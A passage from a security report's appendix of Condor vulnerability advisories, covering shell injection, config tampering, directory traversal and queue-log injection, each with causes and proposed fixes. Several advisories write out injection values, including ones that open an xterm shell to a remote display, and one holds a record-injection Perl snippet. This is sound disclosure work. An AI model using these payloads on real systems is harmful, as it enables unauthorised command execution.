[93] Larry Wall, Tom Christianson, and Jon Orwant. *Programming Perl*. O'Reilly & Associates, Inc., Sebastopol, CA, USA, 2000.

[94] David X. Wheeler. FlawFinder. http://www.dwheeler.com/flawfinder.

[95] K. Zeilenga. Anonymous Simple Authentication and Security Layer (SASL) Mechanism. Internet Engineering Task Force (IETF) RFC 4505 (Proposed Standard), June 2006. http://www.ietf.org/rfc/rfc4505.txt.

Appendix A Condor Vulnerability Reports

CONDOR-2005-0001

Summary:

Condor checkpoint server allows reading and writing of arbitrary files with the permissions of the condor_ckpt_server's effective uid (normally the "condor" user) from a remote machine with no special privileges. This can result in checkpoints being replaced with malicious versions, reconfiguring condor if the "condor" user owns the configuration files, or gaining access to system files which may aid in other attacks.

Component	Vulnerable Versions	Platform	Availability	Fix Available
condor_ckpt_server	all 6.6 6.7.0 - 6.7.18	all	not known to be publicly available	6.7.19
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	remote ordinary user with no Condor authorization	non-Condor host	high	high
Fixed Date	**Credit**			
2006-May-12	Mike Ottum Condor team			

Access Required: remote ordinary user with no Condor authorization

This vulnerability just requires network access to the ports that the condor_ckpt_server listens.

Effort Required: high

To exploit this vulnerability requires the ability to decode the condor_ckpt_server network protocol and to write a replacement client which sends invalid input to the condor_ckpt_server. This can be accomplished by reverse engineering the network communications between the condor_shadow and the condor_ckpt_server or by access to the source code.

Impact/Consequences: high

Usually the condor_ckpt_server is configured to run as the "condor" user, and this vulnerability allows an attacker to read and write any files that this user would have access. This allows an attacker to read the checkpoint server's transfer log which contains enough details to read and write other user's checkpoints. It also allows access to other sensitive files on the system such as /etc/password which may help in other attacks.

Depending on the configuration of the checkpoint server, further more serious attacks may be possible. If the configuration files for the condor_master are writable by condor and the condor_master is run with root privileges, then root access can be gained. If the condor_ckpt_server binaries are owned by the "condor" user these executables could be replaced and when restarted arbitrary code could be executed

CONDOR-2005-0003

Summary:

Arbitrary commands can be executed with the permissions of the condor_shadow or condor_gridmanager's effective uid (normally the "condor" user). This can result in a compromise of the condor configuration files, log files, and other files owned by the "condor" user. This may also aid in attacks on other accounts.

Component	Vulnerable Versions	Platform	Availability	Fix Available
condor_shadow condor_gridmanager	6.6 - 6.6.10 6.7 - 6.7.17	all	not known to be publicly available	6.6.11 - 6.7.18 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user with a Condor authorization	submission host	low	high
Fixed Date	**Credit**			
2006-Mar-27	Jim Kupsch			

Access Required: local ordinary user with a Condor authorization

This vulnerability requires local access on a machine that is running a condor_schedd, to which the user can use condor_submit to submit a job.

Effort Required: low

To exploit this vulnerability requires only the submission of a Condor job with an invalid entry.

Impact/Consequences: high

Usually the condor_shadow and condor_gridmanager are configured to run as the "condor" user, and this vulnerability allows an attacker to execute arbitrary code as the "condor" user.

Depending on the configuration, additional more serious attacks may be possible. If the configuration files for the condor_master are writable by condor and the condor_master is run with root privileges, then root access can be gained. If the condor binaries are owned by the "condor" user, these executables could be replaced and when restarted, arbitrary code could be executed as the "condor" user. This would also allow root access as most condor daemons are started with an effective uid of root.

Full Details:

The condor_shadow and condor_gridmanager allow the user to be notified by email of changes to the status of their job. Normally, the user's email address is derived from the user's account information, but the user is allowed to specify the email address for the notification with the "notify_user" submit file command.

Internally, when a notification is required, the application creates a string that contains the name of the mail executable ($MAIL), a subject ($subject) argument and the value of the notify_user command ($notifyUser). The string's value is of the form '$MAIL -s "$subject" $notifyUser'. This string is then passed to popen as the effective user of "condor," and the option for the executable to be a writer. The executable then writes the body of the email message to the file descriptor, closes the file descriptor and then the email is sent.

No checking is performed on the notify_user value, which allows a malicious value to have unintended consequences. The popen library call takes the command string passed to it and essentially does the equivalent of the following command line:

```
/bin/sh -c "$command"
```

With stdin or stdout of the command rerouted to the file descriptor returned by popen. If notify_user is set to 'user@example.com; evil_cmd', the email will be sent and evil_cmd will be executed with the effective user being "condor," as the command that the shell executes is:

```
/bin/mail -s "subject" user@example.com; evil_cmd
```

For instance, if evil_cmd is 'xterm', then an xterm will open with a shell logged in as the "condor" user.

A similar attack can be done on Windows using the '&' metacharacter instead of the ';' metacharacter.

Cause: failure to validate input
dangerous system call
shell metacharacter injection

The cause of this is failure to validate that the user supplied email address is valid and to quote or escape shell metacharacters passed to popen.

Proposed Fix:

First, the value of the notify_user option in the submit file needs to be checked to make sure it looks like a real email address: no spaces, and/or metacharacters that are not normally found in an email address ('.', '@', '-', '_', etc.). If it does not match this pattern then the job should be rejected. Also, email addresses should be rejected if they begin with a '-' as they can be misintrepeted by the mail command as an option.

Second, user supplied data to the popen library call should be placed in single quotes to avoid misintrepation of the command to be executed. Single quotes should be placed around the email address in the command sent to popen, and single quotes, if they get through the above, should be escaped by replacing them with '\'' (this closes the single quote, inserts a \-quoted single quote and reopens the single quote). In the the example above, the command to be executed, if not rejected by the first fix, would become:

```
/bin/mail -s "subject" 'user@example.com; evil_cmd'
```

This will cause the mail command to fail, since the email address is invalid, and access to the "condor" user will not be granted.

Third, popen should probably be changed to an in-house function that mimics popen, but allows the arguments to be passed as a vector containing one entry for the executuble and one for each argument individually, so the use of /bin/sh is not required. This can be done with a pipe, fork, and execv or

execve system calls so the calling environment and argument interpretation can be better controlled. This would eliminate the need to deal with quoting at all.

Fourth, the subject should be enclosed in single quotes instead of double quotes to prevent problems in the future. Even though the subject is not user supplied, a change to make it so would enable this attack on the subject. Also, the subject should have single quotes escaped as above to prevent future problems if the subject were to include a single quote character.

Actual Fix:

Call to popen was replaced with new my_popenv and implements the third proposed fix above, which eliminates the use of the shell and mitigates the vulnerability.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2005-0004

Summary:

Arbitrary configuration options can be set if a user has access to the "condor" user account that Condor components run as, even if all the configuration files are owned by root. This can lead to a denial of service, or a complete root compromise of the system if the condor_master is started as root.

Component	Vulnerable Versions	Platform	Availability	Fix Available
all	6.6 - 6.6.10 6.7 - 6.7.17	all	not known to be publicly available	6.6.11 - 6.7.18 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local Condor user	any Condor host	medium	high
Fixed Date	**Credit**			
2006-Mar-27	Jim Kupsch			

Access Required: local Condor user

This vulnerability requires local access on a machine as the user that Condor components use in their non-privileged state.

Effort Required: medium

To exploit this vulnerability requires only access as the condor uid on a host which runs any Condor component. Once this access is gained the rest is relatively simple.

Impact/Consequences: high

Since this vulnerability can affect the configuration of all Condor components running on a machine, it can have consequences ranging from changing the matching criteria of jobs (to only allow matches from a particular user), to denial of service (by not starting components), to full root access.

If Condor is configured to start as root, condor_master is started on the machine as root, and it takes care of starting the appropriate Condor components as defined in the configuration files. It starts these as root and the individual components then change their effective id to the condor uid for most of their operation and other uids as needed. Since the components to start and the paths to the components are in the configuration, these can be changed to start a new malicious daemon, or to change the path of an existing daemon to a malicious one, which can then exec the real daemon to hide the fact that it was run. Since all daemons are started as root, the malicious ones will be also be run with the root uid.

Full Details:

In order to allow runtime configuration changes which are persistent between restarts of Condor components, changes to the configuration for a component are stored in hidden files in the Condor log directory. This directory and the files written are owned by the condor user.

Condor has a set of configuration attributes (see SETTABLE_ATTRS) to restrict what setting can be changed for what components, and by whom, but these are only checked when an attempt is made to change the setting using the `condor_config_val` program by the targeted component.

When `condor_config_val` is used to change an attribute ($ATTR, $UATTR is the same as $ATTR in all uppercase) to a value ($VALUE) of the component ($COMP which is all uppercase without the condor_ prefix), two files are modified or created in the Condor log directory ($LOG):

$LOG/.config.$COMP:
RUNTIME_CONFIG_ADMIN = $ATTR [, $ATTR*n*]...
$LOG/.config.$COMP.$ATTR:
$UATTR = $VALUE

For instance, if you had access to the condor account on a machine that a condor_schedd ran on, you could add the following two files:

$LOG/.config.MASTER:
RUNTIME_CONFIG_ADMIN = schedd
$LOG/.config.MASTER.schedd:
SCHEDD = *malicious_program_path*

You would then need to get the condor component (condor_schedd) to restart on this machine. This could be accomplished by killing the component and having the condor_master restart things automatically, rebooting the system, or using the condor_reconfig which is supposed to reread the configuration files (including the ones in the $(LOG) directory) and reconfigure and restart things as appropriate (this does not work in the current example due to a bug in the condor_master).

Cause: failure to validate input
insecure permissions

The cause of this is a failure to validate the values held in these configuration files against permissible values (this is only done when setting values using the condor_config_val program). It is also caused by these files being stored with permissions and ownership such that the condor uid can update and create these files. They should only be allowed to be created and modified by the root uid.

Proposed Fix:

In a configuration where condor_master and other components are started as root and the configuration files determine what executables are run, all configuration files need to be owned by root. Otherwise having access to the condor uid is the same as having access to the root uid. Several things should be done to prevent this vulnerability.

First, a union of all the configuration attributes of the form [*SUBSYS*_]SETTABLE_ATTRS_*PERMISSION-LEVEL* should be made and only the attributes in the union should be allowed to be set. A good practice would be to only allow settings which do not affect which external programs are executed, what uids are used, and any other setting which may compromise security.

Second, the owner of the runtime configuration files should be root and should have permissions that only allow root to update these files. This can be accomplished in one of two ways. The files could be placed in a separate directory whose ancestors are all owned by root to prevent deletion and replacement of the file, with a check to verify this on every access. Another solution would be to write the files in the

log directory as they are now, but to write the files with a owner of root and with sufficient privileges so that only root can update them. Then after the file is opened, but before it is processed, an fstat could be done on the file descriptor to determine the owner and privileges to verify that only root could change the file. If they are valid then process the file, otherwise do not process the file.

If a mechanism already exists for distributing configuration files or they are placed in a shared file system, it would be best to disable all but user defined attributes on a host, and to use the distribution method to change system configuration options.

Lastly, these configuration files should be shown the light of day by documenting them, not hiding them in the file system (by not starting their names with a dot and putting them all in their own subdirectory), and listing them when using the condor_config_val command with the -v option.

Actual Fix:

The persistent configuration files that are written by the daemons when set through condor_config_val are now checked to verify that they are owned by the real user of the condor daemon (root or the "condor" user).

Also, the feature to allow dynamic and persistent configuration changes through condor_config_val is now controlled by three new configuration options: ENABLE_RUNTIME_CONFIG, ENABLE_PERSISTENT_CONFIG and PERSISTENT_CONFIG_DIR. The configuration options ENABLE_RUNTIME_CONFIG and ENABLE_PERSISTENT_CONFIG default to disabled. If they are both enabled, the path in PERSISTENT_CONFIG_DIR is used as the directory to contain the files.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2005-0006

Summary:

If a user can access non-root system accounts on a submit machine and the Condor daemons are started as root, and host based authentication is used then an attacker can gain access to the non-root system accounts on execute machines. These accounts can be used to gain more privilege on execute machine as some unix distributions and system administrators have files which are owned by a non-root uid or gid which can then be used to gain root access or disrupt the execute host.

Component	Vulnerable Versions	Platform	Availability	Fix Available
condor_starter	all	UNIX	not known to be publicly available	no
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local non-root system account with Condor authorization	submission host	medium	high
Fixed Date	**Credit**			
n/a	Jim Kupsch			

Access Required: local non-root system account with Condor authorization

This vulnerability requires access to a non-root system uid and/or gid on a Condor submit host.

Effort Required: medium

To exploit this vulnerability requires non-root system account access on a Condor submit host. This can be gained through permitted access on a single machine, exploiting a vulnerability on a single submission host, by gaining network access when ip address ranges are used for authentication.

Impact/Consequences: high

Since this vulnerability can affect the configuration of all Condor execute hosts, with access to a non-root system accounts on a single submission host the consequences can be quite high. Many systems have components whose behaviors can changed to provide escalated privilege (which can include root access) through files that are writable by a non-root account. Condor itself can be one of these systems depending on configuration and file permissions.

Full Details:

The users job submission determines the user and group that the execute host starts the job. A check in the condor_starter is done to prevent a job from using the root uid or gid, but no other accounts are blocked.

It is probably possible to write a malicious condor_schedd that does not do the local uid verification checks and gains access without access to the non-root system accounts.

Cause: incorrect authorization

Only the root uid and gid are prevented from being used on the execute hosts. No other accounts are checked to prevent the execute node from using the the other system accounts.

Proposed Fix:

Add a mechanism to allow and deny uid and gid's from being used on a host. This list should probably include uid and gids in the range of 0 to 1023, plus any other accounts that could be used to compromise a system such as system administrators, and the condor uid.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2006-0001

Summary:

Arbitrary commands can be executed with the permissions of the stork_server's effective uid (normally uid of the submitter, but can be configured to run as the "condor" user). This can result in a user gaining access to the Stork server. If the Stork server is run as the user on the submission machine this is not a security problem, but if a remote Stork server is configured then access can be gained on the remote machine. If the remote Stork server is configured to run as the "condor" user instead of the root user, a compromise on the configuration files, log files and other files owned by the "condor" user are possible. In either case this may aid in attacks on other accounts.

Component	Vulnerable Versions	Platform	Availability	Fix Available
stork_server stork.transfer.file-file stork.transfer.srb stork.transfer.nest	all	all	not known to be publicly available	no
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user with a Condor authorization	submission host	low	medium/high
Fixed Date	**Credit**			
n/a	Jim Kupsch			

Access Required: local ordinary user with a Condor authorization

This vulnerability requires local access on a machine that allows running stork_submit to a remote Stork server.

Effort Required: low

To exploit this vulnerability requires only the submission of a Stork job with an invalid entry.

Impact/Consequences: medium/high

If the system is configured to run Stork jobs as uid of the submitting user, then this will only allow arbitrary access to the remote machine as the user. If the system is configured to run Stork jobs as the "condor" user, a higher impact is possible, because not only is remote execution possible, but also execution as the "condor" user is possible. In this case modification of log files and other files owned by "condor" that the user would not normally have access is possible.

Depending on the configuration, further more serious attacks may be possible. If the configuration files for the Stork/Condor system are writable by condor and the condor_master is run with root privileges, then root access can be gained. If the condor binaries are owned by the "condor" user these executables

could be replaced and when restarted arbitrary code could be executed as the "condor" user, also allowing root access as most condor daemons are started with an effective uid of root.

Full Details:

The stork_server receives Stork jobs from a user using the stork_submit command. The basic Stork job submission file has the following format:

```
[
      dap_type = transfer;
      src_url = "file:/etc/termcap";
      dest_url = "file:/tmp/stork/file-termcap";
]
```

The Stork server takes the source and destination urls and extracts the protocol types of each ($srcProto and $destProto respectively). It then takes these values and tries to execute a program called stork.transfer.$srcProto-$destProto passing the src_url and dest_url as arguments. There is a bug in the creation of these arguments in that they are first combined into a string separated by a space and then the arguments to the executable are created by splitting the string at space or tab characters to create the arguments. This means that the src_url and dest_url can not contain spaces or tabs.

When the (source, destination) protocols are (file, file), (nest, file) or (srb, file), the executables try to create the destination directory if it does not exist. They do this by calling system("mkdir -p $dir"), where $dir is the directory part of the dest_url. In the example above this would be /tmp/stork.

The directory to be created is not escaped and quoted, or checked for shell metacharacters. The library call of `system($command)` does the equivalent of

```
/bin/sh -c "$command"
```

So if the dest_url was set to "file:/tmp/does_not_exist;evil_command/file", the resulting operation would be equivalent to

```
/bin/sh -c "mkdir -p /tmp/does_not_exist;evil_command"
```

The /file is required as everything between the colon and the last component of the file path is used as the directory to create and it is only done if the directory does not already exist.

Since spaces are not allowed in the url, the command can not directly take arguments, so an executable or script can be sent to the machine using stork or a networked file system and then executed, or there is a shell technique that can be used using array variables. For example to execute `xterm -display example.com:0.0` on the Stork server, the following entry in the Stork job file can be used:

```
dest_url = "file:/tmp/does_not_exist;x[0]=xterm;x[1]=-
display;x[2]=example.com:0.0;${x[@]}/file
```

A similar attack can be done on windows using the '&' metacharacter instead of the ';' metacharacter.

Cause: dangerous system call
shell metacharacter injection

The cause of this is failure to properly quote user input passed to system library call that allows shell metacharacter injection to occur.

Proposed Fix:

User supplied data to the system library call should be placed in single quotes to avoid misinterpretation of the command to be executed. Single quotes should be placed around the directory in the command sent to system. The value placed in single quotes also needs to have any single quotes escaped by replacing them with '\'' (this closes the single quote, inserts a \-quoted single quote and reopens the single quote). So in the the example above the command to be executed would become:

```
mkdir -p '/tmp/does_not_exist;evil_command'
```

This will just create the directory that contains a semicolon as part of its name and will not result in a vulnerability.

A better solution would be to replace the call to system with a routine that will create all the directories in a path as needed. This would eliminate the need to deal with a shell and quoting at all.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2006-0002

Summary:

Arbitrary commands can be executed with the permissions of the stork_server's effective uid (normally uid of the submitter, but can be configured to run as the "condor" user). This can result in a user gaining access to the Stork server. If the Stork server is run as the user on the submission machine this is not a security problem, but if a remote Stork server is configured then access can be gained on the remote machine. If the remote Stork server is configured to run as the "condor" user instead of the root user, a compromise on the configuration files, log files and other files owned by the "condor" user are possible. In either case this may aid in attacks on other accounts.

Component	Vulnerable Versions	Platform	Availability	Fix Available
stork_server stork.transfer.globus-url-copy stork.transfer.file-gsiftp stork.transfer.file-ftp stork.transfer.file-http stork.transfer.gsiftp-gsiftp stork.transfer.gsiftp-file stork.transfer.ftp-file stork.transfer.http-file stork.transfer.castor_srm stork.transfer.file-csrm stork.transfer.csrm-csrm stork.transfer.csrm-file stork.transfer.dcache-file stork.transfer.file-srm stork.transfer.srm-file stork.transfer.srm-srm stork.transfer.unitree stork.transfer.file-unitree stork.transfer.unitree-file	all	all	not known to be publicly available	no

Status	Access Required	Host Type Required	Effort Required	Impact/Consequences
Verified	local ordinary user with a Condor authorization	submission host	low	medium/high

Fixed Date	Credit
n/a	Jim Kupsch

Access Required: local ordinary user with a Condor authorization

This vulnerability requires local access on a machine that allows running stork_submit to a remote Stork server.

Effort Required: low

To exploit this vulnerability requires only the submission of a Stork job with an invalid entry.

Impact/Consequences: medium/high

If the system is configured to run Stork jobs as uid of the submitting user, then this will only allow arbitrary access to the remote machine as the user. If the system is configured to run Stork jobs as the "condor" user, a higher impact is possible, because not only is remote execution possible, but also execution as the "condor" user is possible. In this case modification of log files and other files owned by "condor" that the user would not normally have access is possible.

Depending on the configuration, further more serious attacks may be possible. If the configuration files for the Stork/Condor system are writable by condor and the condor_master is run with root privileges, then root access can be gained. If the condor binaries are owned by the "condor" user these executables could be replaced and when restarted arbitrary code could be executed as the "condor" user, also allowing root access as most condor daemons are started with an effective uid of root.

Full Details:

The stork_server receives Stork jobs from a user using the stork_submit command. The basic Stork job submission file has the following format:

```
[
      dap_type = transfer;
      src_url = "file:/etc/termcap";
      dest_url = "file:/tmp/stork/file-termcap";
]
```

The Stork server takes the source and destination urls and extracts the protocol types of each ($srcProto and $destProto respectively). It then takes these values and tries to execute a program called stork.transfer.$srcProto-$destProto passing the src_url and dest_url as arguments. There is a bug in the creation of these arguments in that they are first combined into a string separated by a space and then the arguments to the executable are created by splitting the string at space or tab characters to create the arguments. This means that the src_url and dest_url can not contain spaces or tabs.

There are four executables that have the same type of problem. These 4 executables are linked to 15 different names and are invoked when the source and destination protocols are those shown in the table below:

executable (prefix of stork.transfer.)	linked executable (prefix of stork.transfer.)	source protocol	destination protocol	command
globus-url-copy	file-gsiftp	file	gsiftp	globus-url-copy *args srcUrl dstUrl*
	file-ftp	file	ftp	

	file-http	file	http	
	gsiftp-gsiftp	gsiftp	gsiftp	
	gsiftp-file	gsiftp	file	
	ftp-file	ftp	file	
	http-file	http	file	
castor_srm	file-csrm	file	csrm	srmCopy *args srcUrl dstUrl*
	csrm-file	csrm	file	
	csrm-csrm	csrm	csrm	
dcache_srm	file-srm	file	srm	srmcp *args srcUrl dstUrl*
	srm-file	srm	file	
	srm-srm	srm	srm	
unitree	file-unitree	file	unitree	msscmd put *srcFile dstFile*
	unitree-file	unitree	file	msscmd ls *srcFile* msscmd get *srcFile dstFile*

When the source and destination protocols match in the table above the executable tries to run another executable shown in the **command** column of the table above. It does this by calling `popen($command, "r")`, where $command is the command in the table above.

This is done without checking the urls or args for shell metacharacters or properly quoting the user supplied data, which allows a malicious value to have unintended consequences. The popen library call takes the command string passed to it and essentially does the equivalent of the following command line

```
/bin/sh -c "$command"
```

rerouting stdin or stdout of the command to the file descriptor returned by popen. If the destination url is set to "ftp://file;evil_command", then the resulting operation would be equivalent to

```
/bin/sh -c "globus-url-copy ftp://file;evil_command destUrl"
```

Since spaces are not allowed in the url, the command can not directly take arguments other than the destUrl, so an executable or script can be sent to the machine using stork or a networked file system and then executed, or there is a shell technique that can be used using array variables. For example to execute `xterm -display example.com:0.0` on the Stork server, the following entry in the Stork job file can be used:

```
dest_url = "ftp:/file;x[0]=xterm;x[1]=-display;x[2]=example.com:0.0;${x[@]}
```

A similar attack can be done on windows using the '&' metacharacter instead of the ';' metacharacter.

This same problem also appears to be in the dap_transfer_fnalsrm.C, dap_transfer_diskrouter.C and the dap_transfer_lbnlsrm.C, but these do not appear to be built.

Cause: dangerous system call
shell metacharacter injection

The cause of this is failure to properly quote user input passed to popen library call that allows shell

metacharacter injection to occur.

Proposed Fix:

User supplied data to the popen library call should be placed in single quotes to avoid misinterpretation of the command to be executed. Single quotes should be placed around the source, destination and any additional arguments used in the command that may come from user input. The values placed in single quotes also needs to have any single quotes escaped by replacing them with '\'' (this closes the single quote, inserts a \-quoted single quote and reopens the single quote). So in the the example above the command to be executed would become:

```
/bin/sh -c "globus-url-copy 'ftp://file;evil_command' 'destUrl'"
```

This will just try to ftp a file that contains a semicolon as part of its name and will not result in a vulnerability.

A better solution would be to replace popen with an in-house function that mimics popen, but allows the arguments to be passed as a vector containing one entry for the executuble and one for each argument individually, so the use of /bin/sh is not required. This can be done with a pipe, fork, and execv or execve system calls so the calling environment and argument interpretation can be better controlled. This would eliminate the need to deal with a shell and quoting at all.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2006-0003

Summary:

In the rare configuration that CLASSAD_SCRIPT_DIRECTORY is set in the Condor configuration, arbitrary commands can be executed with the permissions of the condor_negotiator and condor_shadow's effective uid (normally the "condor" user). This can result in a compromise of the condor configuration files, log files, and other files owned by the "condor" user. This may also aid in attacks on other accounts.

Component	Vulnerable Versions	Platform	Availability	Fix Available
condor_negotiator condor_startd	all 6.6 6.7 - 6.7.14	all	not known to be publicly available	6.7.15 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user with a Condor authorization	submission host	low	high
Fixed Date	**Credit**			
2006-Jan-31	Jim Kupsch			

Access Required: local ordinary user with a Condor authorization

This vulnerability requires local access on a machine that allows running a condor_schedd, to which the user can use condor_submit to submit a job.

Effort Required: low

To exploit this vulnerability requires only the submission of a Condor job with an invalid entry, and the CLASSAD_SCRIPT_DIRECTORY to be configured. Normally, CLASSAD_SCRIPT_DIRECTORY is not defined, preventing this vulnerability.

Impact/Consequences: high

Usually, the condor_negotiator and condor_startd are configured to run as the "condor" user, and this vulnerability allows an attacker to execute arbitrary code as the "condor" user.

Since log files and other data files are owned by the "condor" user, they can be arbitrarily modified. Also if the condor_negotiator is started as condor, the condor_negotiator can be attacked and the condor_negotiator is central to the operation of a Condor system.

Depending on the configuration, further more serious attacks may be possible. If the configuration files of the Condor system are writable by condor and the condor_master is run with root privileges, then root access can be gained. If the condor binaries are owned by the "condor" user, these executables could be replaced, and when restarted, arbitrary code could be executed as the "condor" user. This also would allow root access as most condor daemons are started with an effective uid of root.

Full Details:

The classad mechanism allows a site to configure a directory of external scripts using the CLASSAD_SCRIPT_DIRECTORY variable. If this is set, then expressions containing terms of the following form `script("arg0", "arg1", "argN")`, will end up making a call to popen, using the first argument combined with the CLASSAD_SCRIPT_DIRECTORY value to form the name of a script and the remaining arguments are passed to the script with strings surrounded by double quotes.

Other than strings being surrounded with double quotes, the arguments are not escaped and quoted, or checked for shell metacharacters. The library call of `popen($command)` does the equivalent of:

```
/bin/sh -c "$command"
```

With stdin or stdout of the command rerouted to the file descriptor returned by popen. If CLASSAD_SCRIPT_DIRECTORY had the value "/condor/scripts", and the term were `script("myscript", "\";evil_command\"")`, the resulting operation would be equivalent to:

```
/bin/sh -c '/condor/scripts/myscript "";evil_command""'
```

Other methods of attack are also possible, including backquotes and other shell metacharacters that still have special meaning inside of double quotes.

A similar attack can be done on Windows using the '&' metacharacter instead of the ';' metacharacter.

Cause: dangerous system call
shell metacharacter injection

The cause of this is failure to properly quote user input passed to popen library call that allows shell metacharacter injection to occur.

Proposed Fix:

User supplied data to the popen library call should be placed in single quotes to avoid misinterpretation of the command to be executed. Single quotes should be placed around each argument and the script name sent to popen as they prevent the interpretation of most shell metacharacters. The value placed in single quotes also needs to have any single quotes escaped by replacing them with '\'' (this closes the single quote, inserts a \-quoted single quote and reopens the single quote). In the the example above, the command to be executed would become:

```
'/condor/scripts/myscript' '";evil_command"'
```

This will call the script with a single argument that happens to contain 2 double quotes and a semicolon, and will not result in a vulnerability.

A better solution would be to replace the call to popen with a routine that mimics popen, but allows the arguments to be passed as a vector containing one entry for the executable and one for each argument individually, so the use of /bin/sh is not required. This can be done with a pipe, fork, and execv or execve system calls so the calling environment and argument interpretation can be better controlled. This would eliminate the need to deal with quoting at all.

Actual Fix:

This feature was removed from the system due to security and lack of use. It was done before the report

was given to the Condor team.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2006-0004

Summary:

In the rare configuration that CLASSAD_SCRIPT_DIRECTORY is set in the Condor configuration, arbitrary executables can be executed with the permissions of the condor_negotiator and condor_shadow's effective uid (normally the "condor" user). This can result in a compromise of the condor configuration files, log files, and other files owned by the "condor" user. This may also aid in attacks on other accounts.

Component	Vulnerable Versions	Platform	Availability	Fix Available
condor_negotiator condor_startd	all 6.6 6.7 - 6.7.14	all	not known to be publicly available	6.7.15 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user with a Condor authorization	submission host	low	high
Fixed Date	**Credit**			
2006-Jan-31	Jim Kupsch			

Access Required: local ordinary user with a Condor authorization

This vulnerability requires local access on a machine that allows running a condor_schedd, to which the user can use condor_submit to submit a job.

Effort Required: low

To exploit this vulnerability requires only the submission of a Condor job with an invalid entry, and the CLASSAD_SCRIPT_DIRECTORY to be configured. Normally, CLASSAD_SCRIPT_DIRECTORY is not defined, preventing this vulnerability.

Impact/Consequences: high

Usually, the condor_negotiator and condor_startd are configured to run as the "condor" user, and this vulnerability allows an attacker to execute arbitrary executables as the "condor" user.

Since log files and other data files are owned by the "condor" user, they can be arbitrarily modified. Also, if the condor_negotiator is started as condor, the condor_negotiator can be attacked and the condor_negotiator is central to the operation of a Condor system.

Depending on the configuration, further more serious attacks may be possible. If the configuration files of the Condor system are writable by condor and the condor_master is run with root privileges, then root access can be gained. If the condor binaries are owned by the "condor" user, these executables could be replaced, and when restarted, arbitrary code could be executed as the "condor" user. This also would allow root access as most Condor daemons are started with an effective uid of root.

Full Details:

The classad mechanism allows a site to configure a directory of external scripts using the CLASSAD_SCRIPT_DIRECTORY variable. If this is set, then expressions containing terms of the following form `script("arg0", "arg1", "argN")`, will end up making a call to popen, using the first argument combined with the CLASSAD_SCRIPT_DIRECTORY value to form the name of a script and the remaining arguments are passed to the script with strings surrounded by double quotes.

Since the full path of the script to be executed is the concatenation of the value of CLASSAD_SCRIPT_DIRECTORY, a '/' and the script name (first argument to the script function), the script to execute can be outside of the CLASSAD_SCRIPT_DIRECTORY if the script name contains parent directory components.

For instance, if you wanted to execute `/usr/bin/xterm -display example.com:0.0`, and the CLASSAD_SCRIPT_DIRECTORY were set to /home/condor/scripts, then the following term in a classad would accomplish the goal:

```
script("../../../usr/bin/xterm" "-display" "example.com:0.0")
```

Cause: failure to validate input
dangerous system call
directory traversal

The cause of this is failure to validate the name of the script to make sure opening a script outside of the CLASSAD_SCRIPT_DIRECTORY is not allowed.

Proposed Fix:

Only allow the script name to be a simple filename. Do not allow a directory separator to appear in the script name, or if you do wish to allow subdirectories in the CLASSAD_SCRIPT_DIRECTORY, then the filtering could be done on parent directory entries in the path.

Actual Fix:

This feature was removed from the system due to security and lack of use. It was done before the report was given to the Condor team.

Acknowledgment:

This research funded in part by the National Science Foundation under contract with San Diego Supercomputing Center and National Science Foundation grant CNS-0627501.

CONDOR-2006-0005

Summary:

A user that is able to submit a Condor job can modify jobs or add arbitrary jobs to the job queue if they can force a restart of the condor_schedd to which they submit jobs. The user has complete control of the job attributes, including the user and executable.

Component	Vulnerable Versions	Platform	Availability	Fix Available
condor_schedd	all 6.6 6.7 - 6.7.19	all	not known to be publicly available	6.7.20 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user with a Condor authorization	submission host	low	high
Fixed Date	**Credit**			
2006-Jun-22	Pete Keller			

Access Required: local ordinary user with a Condor authorization

This vulnerability requires local access on a machine that allows running a condor_schedd, to which the user can use condor_submit to submit a job.

Effort Required: low

To exploit this vulnerability requires only the use of Condor queue management commands. The difficulty in exploiting this vulnerability is finding a sequence of actions that will cause the condor_schedd to restart.

Impact/Consequences: high

Since the attacker can completely manipulate the attributes of jobs, they can cause jobs to be run as other users (other than root). Depending on the configuration, this may allow the attacker to gain access to data owned by another user, or system accounts. It could also be used for denial of service attacks or to destroy the integrity of existing jobs on the condor_schedd.

Full Details:

Condor keeps a disk-based log file of the condor_schedd job queue. The format of the job queue log is a set of records each terminated by a new line. Each record consists of three parts: a record type number, a job identifier, and data. A command line tool, `condor_qedit`, can be used to modify values of a user's job. This code does not check for the existence of new-line characters in the updated job attribute name or value, so a carefully crafted use of `condor_qedit` can be used to add arbitrary entries to the job queue log file. For instance, the following perl script will cause records to be injected into the queue:

```
#!/usr/bin/perl
```

```
system("condor_qedit",
       "1.0",
       "safe_attr_name",
       "safe_value\n103 2.0 injected_name injected_value"
      );
```

This will add the following to the job queue log file:

```
105
103 1.0 safe_attr_name safe_value
103 2.0 injected_name injected_value
106
```

The condor_schedd normally only uses an in-memory version of the data that does not have a problem with attribute names or values containing new-lines. Since the job queue log file is only used in the event of the condor_schedd restarting, the attacker must also get the condor_schedd to crash or restart.

Cause: failure to validate input
injection

The cause of this is failure to validate the names and values of the job attributes written into the job queue log file. Specifically, it does not check for new-lines within the attribute name or value. An alternative view of the cause would be the data format of the job queue log file not allowing all possible values that a user could supply.

Proposed Fix:

